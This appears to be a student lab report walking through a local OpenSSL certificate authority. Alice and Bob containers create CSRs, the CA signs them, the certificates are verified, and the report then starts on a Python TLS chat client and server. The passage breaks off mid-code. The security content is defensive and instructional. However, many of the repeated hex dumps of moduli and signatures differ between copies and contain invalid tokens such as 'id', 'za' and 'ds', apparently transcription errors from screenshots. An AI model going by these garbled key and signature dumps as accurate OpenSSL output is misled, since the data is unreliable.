Organization Name (eg, company) [Internet Widgits Pty Ltd]:IIT H
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:www.bobchats.com
Email Address []:bobchats@gmail.com
Provide Subject Alt Name [ ]:web bobchats.com
```

```
Bob
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Telangana
Locality Name (eg, city) []:Kandi
Organization Name (eg, company) [Internet Widgits Pty Ltd]:IIT H
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:www.bobchats.com
Email Address []:bobchats@gmail.com
Provide Subject Alt Name []:web.bobchats.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
root@bob1:~#
```

Following is the CSR generated by Bob

```
Bob
root@bob1:~# openssl req -text -noout -verify -in bob.csr
verify OK
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: C = IN, ST = Telangana, L = Kandi, O = IIT H, CN = www.bobchats.com, emailAddress = bobchats@gmail.com, subjectAltName = web.bobchats.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                    Modulus:
                        00:d2:b9:89:4f:fe:3f:d2:de:ac:cd:b3:51:db:6e:
                        c1:d2:69:04:ac:61:39:c2:fe:96:c3:35:29:97:a0:
                        ce:d0:e4:32:6c:ad:65:58:5c:da:ab:72:5b:dd:3e:
                        55:7a:b3:f8:ae:82:b7:db:a8:17:06:5e:4e:4b:40:
                        16:4d:b1:37:81:78:b7:7f:b1:62:e0:ad:ed:34:92:
                        f0:e1:0a:14:51:0f:72:ee:6f:aa:36:34:5d:6c:c3:
                        3c:c1:70:50:1c:f3:65:83:06:de:50:5b:c5:c7:b4:
```

Bob
55:7a:b3:f8:ae:82:b7:db:a8:17:06:5e:4e:4b:40:
16:4d:b1:37:81:78:b7:7f:b1:62:e0:ad:ed:34:92:
f0:e1:0a:14:51:0f:72:ee:6f:aa:36:34:5d:6c:c3:
3c:c1:79:50:1c:fa:65:83:e6:de:59:5b:c5:c7:b4:
6d:d5:d1:a0:67:02:e8:5c:76:78:a4:fe:08:de:be:
f3:b3:35:9c:67:ca:d6:01:62:59:a7:84:b4:96:fb:
3c:36:d4:56:3c:0c:72:49:0f:bc:3e:93:a8:00:37:
44:d1:de:09:d7:50:b4:58:e0:11:87:6a:ed:d0:02:
27:02:a9:e8:b6:6d:05:2a:c2:4b:da:de:57:66:21:
f2:f5:37:de:72:95:73:b3:0c:44:e4:35:dc:eb:0a:
21:65:c0:b8:00:3d:53:5f:f1:bf:bb:dd:46:37:d4:
58:17:ce:fe:9c:1c:29:b3:cb:68:56:69:90:ea:fa:
f7:58:99:b2:5a:59:49:f3:b0:c5:e4:bc:b5:bb:17:
0a:82:a0:1b:59:67:3a:3f:2a:e5:fb:81:05:42:30:
a0:9b
Exponent: 65537 (0x10001)
Attributes:
Requested Extensions:

Bob
55:7a:b3:f8:ae:82:b7:db:a8:17:06:5e:4e:4b:40:
16:4d:b1:37:81:78:b7:7f:b1:62:e0:ad:ed:34:92:
f0:e1:0a:14:51:0f:72:ee:6f:aa:36:34:5d:6c:c3:
3c:c1:79:50:1c:fa:65:83:e6:de:59:5b:c5:c7:b4:
6d:d5:d1:a0:67:02:e8:5c:76:78:a4:fe:08:de:be:
f3:b3:35:9c:67:ca:d6:01:62:59:a7:84:b4:96:fb:
3c:36:d4:56:3c:0c:72:49:0f:bc:3e:93:a8:00:37:
44:d1:de:09:d7:50:b4:58:e0:11:87:6a:ed:d0:02:
27:02:a9:e8:b6:6d:05:2a:c2:4b:da:de:57:66:21:
f2:f5:37:de:72:95:73:b3:0c:44:e4:35:dc:eb:0a:
21:65:c0:b8:00:3d:53:5f:f1:bf:bb:dd:46:37:d4:
58:17:ce:fe:9c:1c:29:b3:cb:68:56:69:90:ea:fa:
f7:58:99:b2:5a:59:49:f3:b0:c5:e4:bc:b5:bb:17:
0a:82:a0:1b:59:67:3a:3f:2a:e5:fb:81:05:42:30:
a0:9b
Exponent: 65537 (0x10001)
Attributes:
Requested Extensions:
X509v3 Basic Constraints:
CA:FALSE
X509v3 Key Usage:
Digital Signature, Non Repudiation, Key Encipherment
Signature Algorithm: sha256WithRSAEncryption
96:f8:0c:12:f0:8a:ee:e7:3d:80:12:96:6e:5f:e8:8d:fd:e7:
89:1c:1d:d5:90:ab:fd:df:dc:0b:3d:ad:08:25:c6:4e:95:05:

Bob

```
Digital Signature, Non Repudiation, Key Encipherment
Signature Algorithm: sha256WithRSAEncryption
96:f8:0c:12:f0:8a:ee:e7:3d:80:12:96:6e:5f:e8:8d:fd:e7:
89:1c:1d:d5:90:ab:fd:df:dc:0b:3d:ad:08:25:c6:4e:95:05:
b1:aa:ac:ec:b1:c0:df:54:8f:e9:e7:c5:c3:00:f3:f0:43:af:
3e:fe:48:5a:bd:2c:d1:09:5f:fb:71:b2:1e:a5:af:bb:5e:fc:
26:93:29:34:32:25:55:58:e2:b7:f4:cd:9b:7b:78:45:bf:ef:
45:48:42:1f:1b:8b:f0:17:b8:01:35:9c:c0:b1:1c:cc:f2:e4:
28:d8:03:78:2c:23:31:f1:76:d8:71:c9:a0:80:ea:e9:ad:d4:
c7:a0:2a:5b:ff:86:38:38:29:1b:8f:2b:3a:1d:d9:c5:8e:67:
d0:59:da:17:b2:f0:3e:67:73:36:cb:1c:39:e9:86:73:8f:91:
f6:44:f0:4d:6d:db:85:32:28:b6:04:85:99:53:d4:e8:58:b8:
39:08:dc:4b:41:a1:51:af:8b:88:24:e9:4f:61:91:38:de:de:
2e:4f:6c:f1:df:3c:7e:b8:3b:24:d3:69:44:aa:d7:82:90:97:
91:c8:73:77:dc:e9:7c:26:57:3c:f8:12:49:a2:86:ef:8c:0d:
8e:c2:e6:83:39:35:92:b4:6f:99:83:52:e0:9e:21:2c:5e:4a:
fa:8c:64:18
root@bob1:~#
```

CSR is received by CA from Alice

Root CA

```
root@ns06:/# cp /var/snap/lxd/common/lxd/storage-pools/default/containers/alice1/rootfs/root/alice.csr /home/ns
root@ns06:/#
```

Alice CSR is verified by CA

Root CA

```
root@ns06:/home/ns# openssl req -text -noout -verify -in alice.csr
verify OK
Certificate Request:
Data:
    Version: 1 (0x0)
    Subject: C = IN, ST = Telangana, L = Kandi, O = IIT H, CN = www.alicechats.com, emailAddress = alicechats@gmail.com, subjectAltName = web.alicechats.com
    Subject Public Key Info:
        Public Key Algorithm: rsaEncryption
        RSA Public-Key: (2048 bit)
        Modulus:
            00:a8:c2:ca:24:bb:71:1d:ec:77:41:96:14:92:10:
            87:94:ab:f5:10:31:62:8c:27:1a:3e:76:e8:54:2b:
            15:a8:2d:fb:2e:95:61:dc:c1:c7:ca:cb:f7:46:
            9a:c9:5e:1a:38:4c:6c:34:7f:58:7a:69:99:7d:83:
            72:3b:d8:dd:5a:2d:d0:38:54:a9:eb:a4:e7:a1:5c:
            1b:a4:7f:4c:5a:1b:19:17:55:be:aef:8b:ba:50:36:
            1e:c6:4a:41:bf:cc:c5:a4:13:fe:7f:9f:07:3e:8b:
            3e:01:d7:7b:fd:71:a4:93:80:39:af:82:16:80:ba:
            4a:7b:73:c0:18:72:b4:54:e8:05:55:e6:ed:a1:
            67:78:6b:34:05:92:7a:ab:3b:35:bf:41:55:a0:81:
            93:83:9d:78:3f:09:05:9e:99:cf:a5:18:35:db:3f:54:
            6e:60:85:98:bf:92:0c:bf:ed:id:0f:68:72:bd:09:
            ed:e1:b7:c1:4b:a5:be:33:0d:bf:ee:bc:dd:f3:60:
            17:0e:4:1c:9a:fd:99:2a:de:09:7:f4:61:6f:7e:
            31:c7:4f:d7:97:08:4f:ba:d6:bf:d7:cf:76:6c:44:
            dd:7c:f5:12:96:d7:9f:b8:6b:47:52:1f:fa:60:44:
            17:86:c0:24:78:78:a1:96:93:4f:40:73:ad:88:
            f8:dd
        Exponent: 65537 (0x10001)
    Attributes:
    Requested Extensions:
        X509v3 Basic Constraints:
            CA:FALSE
        X509v3 Key Usage:
            Digital Signature, Non Repudiation, Key Encipherment
        Signature Algorithm: sha256WithRSAEncryption
90:80:84:a7:77:7e:e5:51:98:1e:d7:9f:18:ec:b4:fb:fd:ff:
49:75:2b:6d:4f:fe:eb:c3:47:40:a5:28:36:f0:89:c7:0f:2d:
86:fe:f9:09:f0:24:9f:2e:56:e2:c3:28:03:44:54:6b:
74:9e:9b:7d:3d:73:dd:4d:4e:f3:63:e0:bc:98:16:15:2f:b7:
45:e3:40:4c:9c:dd:82:16:9c:59:ce:06:97:2a:aa:fa:c1:50:
a2:4b:21:3f:69:20:80:aa:34:68:90:2e:ac:84:0b:78:29:27:
54:f5:3e:b4:fc:be:ea:11:55:d9:65:c4:be:f6:21:0a:ce:ce:
32:23:e0:31:0a:6a:3c:40:42:87:d2:e1:03:b8:67:86:45:93:
1c:07:3d:de:08:a2:e8:85:fa:01:50:45:a3:40:f0:47:36:f5:
de:c6:01:66:86:f3:60:f7:31:d5:a4:5b:a5:78:da:8c:04:
88:68:6e:69:d5:fb:dc:7b:60:dd:6a:54:45:2d:25:4d:56:06:
9a:10:0b:20:ee:9e:3b:03:b3:f5:eb:f9:8f:21:6c:ba:80:77:
fd:74:9a:e9:eb:bb:ad:6d:ac:8e:1f:69:32:c8:3e:be:bc:c6:
24:e7:f5:07:54:85:48:5e:96:f8:9b:bf:7e:6e:bc:e0:06:59:6a:
f0:f2:d9:1d
root@ns06:/home/ns#
```

CSR is received by CA from Bob

```
root@ns06:/home/ns# cp /var/snap/lxd/common/lxd/storage-pools/default/containers/bob1/rootfs/root/bob.csr /home/ns
```

Bob CSR is verified by CA

The left terminal window displays the contents of the CSR file:

```
root@ns06:/home/ns# openssl req -text -noout -verify -in bob.csr
verify OK
Certificate Request:
Data:
    Version: 1 (0x0)
    Subject: C = IN, ST = Telangana, L = Kandi, O = IIT H, CN = www.bobchats.com, emailAddress = bobchats@gmail.com, subjectAltName = we.bobchats.com
    Subject Public Key Info:
        Public Key Algorithm: rsaEncryption
        RSA Public-Key: (2048 bit)
            Modulus:
                00:d2:b9:89:4f:fe:3f:d2:de:ac:cd:b3:51:db:6e:
                c1:d2:69:04:ac:61:39:c2:fe:96:c3:35:29:97:a0:
                ce:d0:e4:32:6c:ad:65:58:5c:da:ab:72:5b:dd:3e:
                55:7a:b3:f8:ae:82:b7:cb:a8:17:06:5e:4b:40:
                16:4d:b1:37:81:78:b7:7f:b1:62:e0:ad:ed:34:92:
                f0:e1:0a:14:51:0f:72:ee:6f:aa:36:34:5d:6c:c3:
                3c:c1:79:50:1c:fa:65:83:e0:de:59:5b:c5:c7:b4:
                6d:d5:d1:a0:67:02:e8:5c:76:78:a4:fe:08:de:be:
                f3:b3:35:9c:67:ca:d6:01:62:59:a7:84:b4:96:fb:
                3c:36:d4:56:3c:0c:07:72:49:0f:bc:3e:93:a8:00:37:
                44:d1:de:09:d7:50:b4:58:e0:11:87:6a:ed:d0:02:
                27:02:a9:e8:b6:6d:05:a2:c2:4b:da:57:66:21:
                f2:f5:37:de:72:95:73:b3:0c:44:e4:35:dc:eb:0a:
                21:65:c0:ib:8:00:3d:53:5f:f1:bf:bb:d4:37:3d:
                58:17:ce:fe:9c:1c:29:b3:cb:68:56:69:90:ea:fa:
                f7:58:99:b2:5a:59:49:f3:b0:c5:e4:bc:bb:17:
                0a:82:a0:1b:59:67:3a:3f:2a:e5:fb:81:05:42:30:
                a0:9b
            Exponent: 65537 (0x10001)
        Attributes:
        Requested Extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 Key Usage:
                Digital Signature, Non Repudiation, Key Encipherment
        Signature Algorithm: sha256WithRSAEncryption
```

The right terminal window shows the verification output:

```
16:4d:b1:37:81:78:b7:b1:62:e0:ad:ed:34:92:
f0:e1:0a:14:51:0f:72:ee:6f:aa:36:34:5d:6c:c3:
3c:c1:79:50:1c:fa:65:83:e0:de:59:5b:c5:c7:b4:
6d:d5:d1:a0:67:02:e8:5c:76:78:a4:fe:08:de:be:
f3:b3:35:9c:67:ca:d6:01:62:59:a7:84:b4:96:fb:
3c:36:d4:56:3c:0c:07:72:49:0f:bc:3e:93:a8:00:37:
44:d1:de:09:d7:50:b4:58:e0:11:87:6a:ed:d0:02:
27:02:a9:e8:b6:6d:05:a2:c2:4b:da:57:66:21:
f2:f5:37:de:72:95:73:b3:0c:44:e4:35:dc:eb:0a:
21:65:c0:ib:8:00:3d:53:5f:f1:bf:bb:d4:37:3d:
58:17:ce:fe:9c:1c:29:b3:cb:68:56:69:90:ea:fa:
f7:58:99:b2:5a:59:49:f3:b0:c5:e4:bc:bb:17:
0a:82:a0:1b:59:67:3a:3f:2a:e5:fb:81:05:42:30:
a0:9b
Exponent: 65537 (0x10001)
Attributes:
Requested Extensions:
X509v3 Basic Constraints:
    CA:FALSE
X509v3 Key Usage:
    Digital Signature, Non Repudiation, Key Encipherment
Signature Algorithm: sha256WithRSAEncryption
96:f8:0c:12:f0:8a:ee:e7:3d:80:12:96:6e:5f:e8:8d:fd:e7:
89:1c:1d:d5:90:ab:f0:df:dc:0b:3d:ad:08:25:c6:4e:95:05:
b1:aa:ac:ec:b1:c0:df:54:8f:e9:e7:c5:c3:00:f3:f0:43:aF:
3e:fe:48:5a:bd:2c:d1:09:5f:fb:71:b2:1e:a5:aF:bb:5e:fC:
26:93:29:34:32:25:55:58:e2:b7:f4:cd:9b:7b:78:45:bf:fE:
45:48:42:1f:1b:b0:f0:17:b8:01:35:9c:c0:b1:1c:cc:f2:e4:
28:d8:03:78:2c:23:31:f1:76:d8:71:c9:a0:80:ea:e9:ad:d4:
c7:a0:2a:5b:ff:86:38:38:29:1b:8f:2b:3a:id:d9:c5:8e:67:
d0:59:da:17:b2:f0:3e:67:73:36:c1:c1:39:e9:86:73:8f:91:
f6:44:f0:4d:0d:85:32:28:b6:04:85:99:53:d4:e8:58:b8:
39:08:dc:4b:41:a1:51:aF:b8:88:24:e9:4f:61:91:38:de:de:
2e:4f:6c:f1:df:3c:7e:bB:3b:24:d3:69:44:aA:d7:82:90:97:
91:c8:73:77:dc:e9:7c:26:57:3c:f8:12:49:a2:86:ef:8c:0d:
8e:c2:e6:83:39:35:92:b4:6f:99:83:52:e0:9e:21:2c:5e:4a:
fa:8c:64:18
root@ns06:/home/ns#
```

CA signs Alice's certificate

```
root@ns06:/home/ns# openssl ca -config openssl_users.conf -md sha256 -out alice.crt -infiles alice.csr
Using configuration from openssl_users.conf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName          :PRINTABLE:'IN'
stateOrProvinceName :ASN.1 12:'Telangana'
localityName         :ASN.1 12:'Kandi'
organizationName    :ASN.1 12:'IIT H'
commonName           :ASN.1 12:'www.alicechats.com'
emailAddress         :IA5STRING:'alicechats@gmail.com'
X509v3 Subject Alternative Name:ASN.1 12:'web.alicechats.com'
Certificate is to be certified until Apr  5 12:13:08 2023 GMT (365 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
root@ns06:/home/ns#
```

Following is the certificate signed by CA

The image shows two terminal windows side-by-side. The left window is titled 'Root CA' and contains the command 'root@ns06:/home/ns# openssl x509 -text -in alice.crt'. The output shows the certificate details: Version: 3 (0x2), Serial Number: 4673 (0x1241), Signature Algorithm: ecdsa-with-SHA256, Issuer: C = IN, ST = Maharashtra, O = Root Signers, CN = www.rootsigners.com, emailAddress = cs21nitech12014@iith.ac.in, Validity: Not Before: Apr 5 12:13:08 2022 GMT, Not After: Apr 5 12:13:08 2023 GMT, Subject: C = IN, ST = Telangana, L = Kandi, O = IIT H, CN = www.alicechats.com, emailAddress = alicechats@gmail.com, Subject Public Key Info: Public Key Algorithm: rsaEncryption, RSA Public-Key: (2048 bit) Modulus: 00:a8:c2:ca:24:bb:71:id:ec:77:41:96:14:92:10:87:94:ab:f5:10:31:62:8c:27:1a:e3:76:e8:54:2b:15:a8:2d:2f:b2:e3:95:61:dc:c1:7c:ac:bf:67:46:9a:c9:5e:1a:38:4c:6c:34:7f:58:7a:69:99:7d:83:72:3b:d8:dd:5a:2d:d0:38:54:a9:eb:a4:e7:a1:5c:1b:a4:7f:4c:5a:1b:19:17:55:be:ae:f0:ba:50:36:1e:c6:a4:81:bf:cc:c5:a4:13:fe:7f:9f:07:3e:8b:3e:01:d7:7b:fd:71:a4:93:80:39:af:82:16:80:ba:4a:7b:73:c0:18:17:22:b4:54:e8:05:55:e6:ed:a1:67:f8:6b:34:05:92:7a:a8:3b:35:bf:41:55:a0:81:93:83:9d:78:3f:09:5e:99:cf:a5:18:35:db:3f:54:6e:60:85:98:bf:92:0c:bf:ed:id:0f:68:72:bd:09:ed:e1:b7:c1:4b:a5:b3:33:0d:bf:ee:bc:dd:f3:60:17:0e:4:1c:9a:fd:99:2a:de:09:e7:f4:61:0f:7e:31:c7:4f:d7:97:08:4f:ba:d6:bf:d7:cf:76:6c:44:dd:c7:f5:12:96:07:9f:b8:6b:47:52:1f:fa:60:44:17:86:c7:30:24:78:7a:a1:96:93:4f:40:73:ad:88:f8:dd Exponent: 65537 (0x10001) X509v3 extensions: X509v3 Basic Constraints: CA:FALSE X509v3 Key Usage: Digital Signature, Non Repudiation, Key Encipherment Signature Algorithm: ecdsa-with-SHA256

The right window is also titled 'Root CA' and shows the detailed certificate information, including the modulus, subject public key info, and various extensions and constraints.

CA sends signed certificate to Alice

```
root@ns06:/home/ns/CW# cp alice.crt /var/snap/lxd/common/lxd/storage-pools/default/containers/alice1/rootfs/root
```

CA signed certificate sent by Bob

```
root@ns06:/home/ns# openssl ca -config openssl_users.conf -md sha256 -out bob.crt -infiles bob.csr
Using configuration from openssl_users.conf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName          :PRINTABLE:'IN'
stateOrProvinceName  :ASN.1 12:'Telangana'
localityName         :ASN.1 12:'Kandi'
organizationName     :ASN.1 12:'IIT H'
commonName           :ASN.1 12:'www.bobchats.com'
emailAddress         :IA5STRING:'bobchats@gmail.com'
X509v3 Subject Alternative Name:ASN.1 12:'web.bobchats.com'
Certificate is to be certified until Apr 5 12:31:56 2023 GMT (365 day s)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
root@ns06:/home/ns#
```

Following is the certificate signed by CA

The image shows two terminal windows side-by-side. Both windows have a title bar "Root CA".
The left window contains the output of the command "openssl x509 -text -in bob.crt". It displays the certificate's header, subject, and various fields in hex and ASCII formats.
The right window contains the output of the command "openssl x509 -text -in bob.crt". It displays the subject public key info, including the modulus, exponent, and various constraints and usage flags.

```
root@ns06:/home/ns# openssl x509 -text -in bob.crt
Certificate:
Data:
    Version: 3 (0x2)
    Serial Number: 4674 (0x1242)
    Signature Algorithm: ecdsa-with-SHA256
    Issuer: C = IN, ST = Maharashtra, O = Root Signers, CN = www.rootsigners.com, emailAddress = cs21mtech12014@iith.ac.in
    Not Before: Apr 5 12:31:56 2022 GMT
    Not After : Apr 5 12:31:56 2023 GMT
    Subject: C = IN, ST = Telangana, L = Kandi, O = IIT H, CN = www.bobchats.com, emailAddress = bobchats@gmail.com
    Subject Public Key Info:
        Public Key Algorithm: rsaEncryption
        RSA Public-Key: (2048 bit)
            Modulus:
                00:d2:b9:89:4f:fe:3f:d2:de:ac:cd:b3:51:db:6e:
                c1:d2:69:04:ac:61:39:c2:fe:96:c3:35:29:97:a0:
                ce:d0:e4:32:6c:ad:65:58:5c:da:ab:72:5b:dd:3e:
                55:7a:b3:f8:ae:82:b7:db:a8:17:06:5e:4e:4b:40:
                16:4d:b1:37:81:78:b7:7f:b1:62:e0:ad:ed:34:92:
                f0:e1:0a:14:51:0f:72:ee:f:aa:36:34:5d:6c:c3:
                3c:c1:79:50:1c:fa:65:83:e0:de:59:5b:c5:c7:04:
                6d:ds:d1:a0:67:02:e8:5c:76:78:a4:fe:08:de:be:
                f3:b3:35:9c:67:ca:d6:01:62:59:a7:84:b4:96:fb:
                3c:36:d4:56:3c:0c:72:49:0f:bc:3e:93:a8:00:37:
                44:d1:de:09:d7:50:b4:58:e0:11:87:6a:ed:00:02:
                27:02:a9:e8:b6:6d:05:za:c2:4b:da:de:57:66:21:
                f2:f5:37:de:72:95:73:b3:0c:44:e4:35:dc:eb:0a:
                21:65:c0:b8:00:3d:53:5f:f1:bf:bb:dd:46:37:d4:
                58:17:ce:fe:9c:1c:29:b3:c:b6:68:56:69:90:ea:fa:
                f7:58:99:b2:5a:59:49:f3:b0:c5:e4:bc:cb:bb:17:
                0a:82:a0:1b:59:67:3a:3f:2a:e5:fb:81:05:42:30:
                a0:9b
            Exponent: 65537 (0x10001)
X509v3 extensions:
    X509v3 Basic Constraints:
        CA:FALSE
    X509v3 Key Usage:
        Digital Signature, Non Repudiation, Key Encipherment
Signature Algorithm: ecdsa-with-SHA256
30:81:84:02:40:3a:0a:62:32:08:ee:3b:31:49:40:03:ea:78:
8f:e8:07:56:d3:d9:2f:55:05:b5:19:64:8d:6b:41:3e:33:9c:
34:69:ce:bb:5f:4b:5b:2c:71:0c:fc:8a:00:a7:39:a2:4b:8d:
7f:75:58:c8:f0:be:78:64:50:90:7b:d1:44:42:fd:02:40:54:
1f:bf:15:7f:e4:3d:c8:8b:bd:bf:58:54:63:ce:34:45:2e:d8:
ca:d0:11:0e:a1:ba:f0:56:83:e0:0e:b6:a9:92:e0:cd:e2:1a:
d9:50:13:21:09:1c:8d:09:c2:8c:37:4f:33:2a:91:84:ef:78:
16:d3:8d:36:0e:86:d3:16:8f
root@ns06:/home/ns#
```

```
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    RSA Public-Key: (2048 bit)
        Modulus:
            00:d2:b9:89:4f:fe:3f:d2:de:ac:cd:b3:51:db:6e:
            c1:d2:69:04:ac:61:39:c2:fe:96:c3:35:29:97:a0:
            ce:d0:e4:32:6c:ad:65:58:5c:da:ab:72:5b:dd:3e:
            55:7a:b3:f8:ae:82:b7:db:a8:17:06:5e:4e:4b:40:
            16:4d:b1:37:81:78:b7:7f:b1:62:e0:ad:ed:34:92:
            f0:e1:0a:14:51:0f:72:ee:f:aa:36:34:5d:6c:c3:
            3c:c1:79:50:1c:fa:65:83:e0:de:59:5b:c5:c7:b4:
            6d:ds:d1:a0:67:02:e8:5c:76:78:a4:fe:08:de:be:
            f3:b3:35:9c:67:ca:d6:01:62:59:a7:84:b4:96:fb:
            3c:36:d4:56:3c:0c:72:49:0f:bc:3e:93:a8:00:37:
            44:d1:de:09:d7:50:b4:58:e0:11:87:6a:ed:00:02:
            27:02:a9:e8:b6:6d:05:za:c2:4b:da:de:57:66:21:
            f2:f5:37:de:72:95:73:b3:0c:44:e4:35:dc:eb:0a:
            21:65:c0:b8:00:3d:53:5f:f1:bf:bb:dd:46:37:d4:
            58:17:ce:fe:9c:1c:29:b3:c:b6:68:56:69:90:ea:fa:
            f7:58:99:b2:5a:59:49:f3:b0:c5:e4:bc:cb:bb:17:
            0a:82:a0:1b:59:67:3a:3f:2a:e5:fb:81:05:42:30:
            a0:9b
        Exponent: 65537 (0x10001)
X509v3 extensions:
    X509v3 Basic Constraints:
        CA:FALSE
    X509v3 Key Usage:
        Digital Signature, Non Repudiation, Key Encipherment
Signature Algorithm: ecdsa-with-SHA256
30:81:84:02:40:3a:0a:62:32:08:ee:3b:31:49:40:03:ea:78:
8f:e8:07:56:d3:d9:2f:55:05:b5:19:64:8d:6b:41:3e:33:9c:
34:69:ce:bb:5f:4b:5b:2c:71:0c:fc:8a:00:a7:39:a2:4b:8d:
7f:75:58:c8:f0:be:78:64:50:90:7b:d1:44:42:fd:02:40:54:
1f:bf:15:7f:e4:3d:c8:8b:bd:bf:58:54:63:ce:34:45:2e:d8:
ca:d0:11:0e:a1:ba:f0:56:83:e0:0e:b6:a9:92:e0:cd:e2:1a:
d9:50:13:21:09:1c:8d:09:c2:8c:37:4f:33:2a:91:84:ef:78:
16:d3:8d:36:0e:86:d3:16:8f
root@ns06:/home/ns#
```


Send signed certificate to the Bob. Alice and Bob verifies the certificate received from CA

```
root@ns06:/home/ns/CW# cp bob.crt /var/snap/lxd/common/lxd/storage-pool/default/containers/bob1/rootfs/root
```

```
root@alice1:~# openssl verify -verbose -CAfile ca-certificate.crt alice.crt
alice.crt: OK
root@alice1:~#
```

```
root@bob1:~# openssl verify -verbose -CAfile ca-certificate.crt bob.crt
bob.crt: OK
root@bob1:~#
```

Task 2



Client (Alice) side:

- Client creates a TCP socket.
 - `sockid = socket(AF_INET, SOCK_STREAM)`
 - ```
try:
 clientSocketId = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
except socket.error as err:
 print ("socket creation failed with error ",err)
```
- The IP address of the server is obtained from DNS name resolution using the function `gethostbyname`.

- ip\_addr = socket.gethostbyname('bob1')
  - **host\_ip\_addr = socket.gethostbyname(host\_ip)**
- Now the client connects to the server using the server IP address and the port number using connect function.
    - sock\_id.connect((ipaddr, portnum))
    - **clientSocketId.connect((host\_ip\_addr, port))**
  - After the connect function is successful, a TCP connection is established between the client and the server.
  - Now the client sends a “chat\_hello” message to the server and waits for the “chat\_reply” message from the server.
  - After the “chat\_reply” message is received by the client, both parties can exchange messages on the established TCP connection.
  - Client sends a “chat\_STARTTLS” message to the server, to start a TLS connection and waits for the “chat\_STARTTLS\_ACK” message. This involves creating an SSL socket using the following command.
    - ssl\_socket = context.wrap\_socket(sock\_id, server\_side = False, server\_hostname = 'bob1')
    - **clientSSLSocektId = clientTLSContext.wrap\_socket(clientSocketId, server\_side=False, server\_hostname='bob1')**
  - Once the TLS connection is established, they can exchange messages as long as one of the parties sends a “chat\_close” message.

Server (Bob) side:

- Server creates a socket using the socket constructor.
  - sockid = socket(AF\_INET, SOCK\_STREAM)
 

```
try:
